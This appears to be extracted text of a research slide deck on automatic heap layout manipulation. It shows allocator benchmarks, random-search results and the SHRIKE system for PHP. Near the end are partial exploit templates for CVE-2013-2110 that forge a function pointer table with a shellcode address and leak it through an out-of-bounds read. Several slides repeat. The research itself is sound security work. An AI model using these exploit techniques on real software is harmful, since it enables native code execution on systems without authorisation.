
Heap Layout Manipulation

A Brief Introduction


Problem: $\text{sizeof}(S)=8$, $\text{sizeof}(D)=32$



Attempt #1 – Just Allocate



Solution – Hole Filling




Noisy Interaction Sequences

- A significant complicating factor can be 'noise' in the available allocation sequences


```
void allocDestination(...)  
{  
    n = malloc(32);  
    d = malloc(dst);  
    ...  
}
```

Attempt #1 – Just Allocate




```
S = malloc(8);  
N0 = malloc(32);  
D = malloc(32);
```

Solution – Hole Creation, Step #1




```
A0 = malloc(32);  
A1 = malloc(32);  
A2 = malloc(32);  
A3 = malloc(8);
```

Solution – Hole Creation, Step #2




```
A0 = malloc(32);  
A1 = malloc(32);  
A2 = malloc(32);  
A3 = malloc(8);  
free(A1);
```

Solution – Hole Creation, Step #3



```
A0 = malloc(32);  
A1 = malloc(32);  
A2 = malloc(32);  
A3 = malloc(8);  
free(A1);  
N0 = malloc(32);  
D = malloc(dst)
```

Solution – Hole Creation, Step #4



```
A0 = malloc(32);  
A1 = malloc(32);  
A2 = malloc(32);  
A3 = malloc(8);  
free(A1);  
N0 = malloc(32);  
D = malloc(dst);  
free(A3);  
S = malloc(src)
```

Automating Heap Layout Manipulation

Problem Statement

- Objective
 - Place source and destination buffer adjacent to each other
- Mechanism
 - Hole filling and creation
- Complicating factors
 - Diversity of allocator implementations, indirect allocator interaction, noise, layout constraints imposed by the allocator (e.g. segregated storage)

Problem Statement

- Objective
 - Place source and destination buffer adjacent to each other
- Mechanism
 - Hole filling and creation
- Complicating factors
 - Diversity of allocator implementations, indirect allocator interaction, noise, layout constraints imposed by the allocator (e.g. segregated storage)
- Out of scope
 - Non-deterministic allocators, unknown heap starting state

Random Search

- Random combination of the available interaction sequences
 - Parameters: Maximum solution length, ratio of allocations to frees
 - Could this work?

Evaluation – Benchmark Configuration (SIEVE)

- Allocators
 - tcmalloc (v2.6.1), dlmalloc (v2.8.6), avrlibc (v2.0)
- Starting states
 - Ruby, Python, PHPx2
- Source and destination sizes
 - The cross product of 8, 64, 512, 4096, 16384, 65536
- 2592 benchmarks
- Search allowed 500,000 candidates per benchmark

Evaluation - Random Search

Allocator	Noise	<i>%</i> Overall Solved
avrlibc-r2537	0	100
dlmalloc-2.8.6	0	99
tcmalloc-2.6.1	0	72
avrlibc-r2537	1	51
dlmalloc-2.8.6	1	46
tcmalloc-2.6.1	1	52
avrlibc-r2537	4	41
dlmalloc-2.8.6	4	33
tcmalloc-2.6.1	4	37

Evaluation - Random Search

Allocator	Noise	<i>%</i> Overall Solved
avrlibc-r2537	0	100
dlmalloc-2.8.6	0	99
tcmalloc-2.6.1	0	72
avrlibc-r2537	1	51
dlmalloc-2.8.6	1	46
tcmalloc-2.6.1	1	52
avrlibc-r2537	4	41
dlmalloc-2.8.6	4	33
tcmalloc-2.6.1	4	37

Evaluation - Random Search

Allocator	Noise	% Overall Solved
avrlibc-r2537	0	100
dlmalloc-2.8.6	0	99
tcmalloc-2.6.1	0	72
avrlibc-r2537	1	51
dlmalloc-2.8.6	1	46
tcmalloc-2.6.1	1	52
avrlibc-r2537	4	41
dlmalloc-2.8.6	4	33
tcmalloc-2.6.1	4	37

Evaluation - Random Search

Allocator	Noise	<i>%</i> Overall Solved
avrlibc-r2537	0	100
dlmalloc-2.8.6	0	99
tcmalloc-2.6.1	0	72
avrlibc-r2537	1	51
dlmalloc-2.8.6	1	46
tcmalloc-2.6.1	1	52
avrlibc-r2537	4	41
dlmalloc-2.8.6	4	33
tcmalloc-2.6.1	4	37

Evaluation - Random Search

Allocator	Noise	<i>%</i> Overall Solved
avrlibc-r2537	0	100
dlmalloc-2.8.6	0	99
tcmalloc-2.6.1	0	72
avrlibc-r2537	1	51
dlmalloc-2.8.6	1	46
tcmalloc-2.6.1	1	52
avrlibc-r2537	4	41
dlmalloc-2.8.6	4	33
tcmalloc-2.6.1	4	37

Summary

- Random search performs very well when there is no noise, and no segregated storage
- If all runs of the benchmarks are considered, 78% are solved at least once
- **With appropriate computational resources random search can be pretty effective**

End-to-End Automation of Heap Layout Manipulation

Working with Real Programs

- For evaluation we chose the PHP language interpreter
 - Open bug tracker, interpreter and language are featureful but easy to work with
 - Hypothetical threat model: hardened interpreter in which we can run arbitrary PHP code but want to execute native code

High Level Algorithm

1. **Discover how to interact with the allocator via the program's API**
2. Randomly combine API calls to manipulate the heap
3. Check if source and destination are adjacent, if not go to step 2, if yes then end

Fragmentation

```
<?php
$image = imagecreatetruecolor(180, 30);
imagestring($image, 5, 10, 8, 'Text', 0x00ff00);

$gaussian = array(
    array(1.0, 2.0, 1.0),
    array(2.0, 4.0, 2.0)
);

var_dump(imageconvolution(
    $image, $gaussian, 16, 0));
?>
```

Fragmentation

```
<?php
$image = imagecreatetruecolor(180, 30);
imagestring($image, 5, 10, 8, 'Text', 0x00ff00);

$gaussian = array(
    array(1.0, 2.0, 1.0),
    array(2.0, 4.0, 2.0)
);

var_dump(imageconvolution(
    $image, $gaussian, 16, 0));
?>
```

```
imagecreatetruecolor(180, 30)
imagestring($image, 5, 10, 8, 'Text', 0x00ff00)
array(array(1.0, 2.0, 1.0), array(2.0, 4.0, 2.0))
array(1.0, 2.0, 1.0)
array(2.0, 4.0, 2.0)
var_dump(imageconvolution($image, $gaussian, 16, 0))
```

Fragmentation + Fuzzing

```
<?php
$image = imagecreatetruecolor(180, 30);
imagestring($image, 5, 10, 8, 'Text', 0x00ff00);

$gaussian = array(
    array(1.0, 2.0, 1.0),
    array(2.0, 4.0, 2.0)
);

var_dump(imageconvolution(
    $image, $gaussian, 16, 0));
?>
```

```
imagecreatetruecolor(180, 30)
imagestring($image, 5, 10, 8, 'Text', 0x00ff00)
array(array(1.0, 2.0, 1.0), array(2.0, 4.0, 2.0))
array(1.0, 2.0, 1.0)
array(2.0, 4.0, 2.0)
var_dump(imageconvolution($image, $gaussian, 16, 0))
```

```
imagecreatetruecolor(1, 1)
imagecreatetruecolor(1, 2)
imagecreatetruecolor(1, 3)
imagecreatetruecolor(1, 4)
```


High Level Algorithm

1. Discover how to interact with the allocator via the program's API
2. **Randomly combine API calls to manipulate the heap**
3. Check if source and destination are adjacent, if not go to step 2, if yes then end

Randomly Produced Sequence

```
$var_vtx_43 = str_repeat("\f4", 106);  
$var_vtx_44 = imagecreate(10, 10);  
$var_vtx_45 = str_repeat("a-very-long-break-string-to-clobber-the-heap", 8);  
$var_vtx_46 = unserialize('a:2:{i:0;0:12:"DateInterval":1:{s:1:"y";R:1;}i:1;i:2;}');  
$var_vtx_47 = str_repeat("747 X ", 58);  
$var_vtx_48 = str_repeat("a-very-long-break-string-to-clobber-the-heap", 8);  
$var_vtx_18 = 0;  
$var_vtx_50 = str_repeat("747 X ", 58);  
$var_vtx_51 = hash_init('crc32b', HASH_HMAC, '123456');  
$var_vtx_52 = str_repeat("747 X ", 58);  
$var_vtx_53 = str_repeat("747 X ", 58);  
$var_vtx_54 = str_repeat("747 X ", 58);  
$var_vtx_55 = imagecreatetruecolor(96,51);
```

High Level Algorithm

1. Discover how to interact with the allocator via the program's API
2. Randomly combine API calls to manipulate the heap
3. **Check if source and destination are adjacent, if not go to step 2, if yes then end**

Evaluation

- 3 vulnerabilities x 10 target data structures = 30 experiments
 - Max run time: 12 hours
 - 40 concurrent analysis processes
- 21/30 (70%) success rate
 - Average time: 9m30s, Min. time: < 1s, Max. time: 1h10m
 - Average number of candidates before success: 720k

Exploit Templates

Exploit Templates

```
echo "[+] Forging function pointer table ...";
$ptr_table_id = dve_alloc_buffer(40);
dve_write_to_buffer($ptr_table_id,
    "EEEEEEEE" . # 0
    "FFFFFFF" . # 8
    "GGGGGGGG" . # 16
    "HHHHHHHH" . # 24
    $shellcode_addr # 32
);

echo " done\n";

echo "[+] Leaking function pointer table address ...";
#X-SHRIKE HEAP-MANIP 128
#X-SHRIKE RECORD-ALLOC 0 4
$ptr_table_container_id = dve_alloc_buffer(128);
dve_store_buffer_address($ptr_table_container_id, 0, $ptr_table_id);

#X-SHRIKE HEAP-MANIP 128
#X-SHRIKE RECORD-ALLOC 0 5
$oob_read_src_id2 = dve_alloc_buffer(128);

#X-SHRIKE REQUIRE-DISTANCE 4 5 128

echo " done\n";

$table_addr = dve_read_from_buffer($oob_read_src_id2, 128, 8);
$ptr_as_str = "";
$prefix = 1;
for ($i = 7; $i >= 0; $i--) {
    $v = ord($table_addr[$i]);
    if (!$v && $prefix) {
        // Leading 0
        continue;
    }
}
$prefix = 0;
```

Completed Template

```
echo "[+] Leaking function pointer table address ...";

$var_vtx_0 = str_repeat("\13", 91);
$var_vtx_1 = str_repeat("\13", 91);
$var_vtx_2 = str_repeat("30", 46);
$var_vtx_3 = str_repeat("\28", 48);
$var_vtx_4 = str_repeat("\13", 91);
<...>
$var_vtx_311 = str_repeat("47", 47);

shrike_record_alloc(0, 4);
$ptr_table_container_id = dve_alloc_buffer(128);
dve_store_buffer_address($ptr_table_container_id, 0, $ptr_table_id);

$var_vtx_0 = str_repeat("47", 47);
$var_vtx_1 = str_repeat("\28", 48);
$var_vtx_2 = str_repeat("\x552", 45);
$var_vtx_3 = str_repeat("\28", 48);
$var_vtx_4 = str_repeat("30", 46);
<...>
$var_vtx_216 = str_repeat("\x552", 45);

shrike_record_alloc(0, 5);
$oob_read_src_id2 = dve_alloc_buffer(128);

$distance = shrike_get_distance(4, 5);
if ($distance != 128) {
    exit("Invalid layout. Distance: $distance\n");
}

echo " done\n";
```

Demo

- CVE-2013-2110
- Exploit developer provides template
 - Partial exploit with holes
 - SHRIKE completes the exploit by solving the layout problems

Automatically Completing a Partial Exploit

<https://www.youtube.com/watch?v=MOOvhckRoww>

Takeaways

- Heap layout manipulation can be automated, end-to-end
 - Future work: New types of software, improved discovery and use of interaction sequences, other heap-based vulnerability types

Takeaways

- Heap layout manipulation can be automated, end-to-end
 - Future work: New types of software, improved discovery and use of interaction sequences, other heap-based vulnerability types
- Random search is an effective mechanism for automatic heap layout manipulation
 - Future work: Better search, relaxing constraints on non-determinism and starting state

Takeaways

- Heap layout manipulation can be automated, end-to-end
 - Future work: New types of software, improved discovery and use of interaction sequences, other heap-based vulnerability types
- Random search is an effective mechanism for automatic heap layout manipulation
 - Future work: Better search, relaxing constraints on non-determinism and starting state
- Exploit templates allow us to combine the creativity of an exploit developer with the power of a machine
 - Future work: Automating other aspects and integration with template-based exploit development

Takeaways

- Heap layout manipulation can be automated, end-to-end
 - Future work: New types of software, improved discovery and use of interaction sequences, other heap-based vulnerability types
- Random search is an effective mechanism for automatic heap layout manipulation
 - Future work: Better search, relaxing constraints on non-determinism and starting state
- Exploit templates allow us to combine the creativity of an exploit developer with the power of a machine
 - Future work: Automating other aspects and integration with template-based exploit development
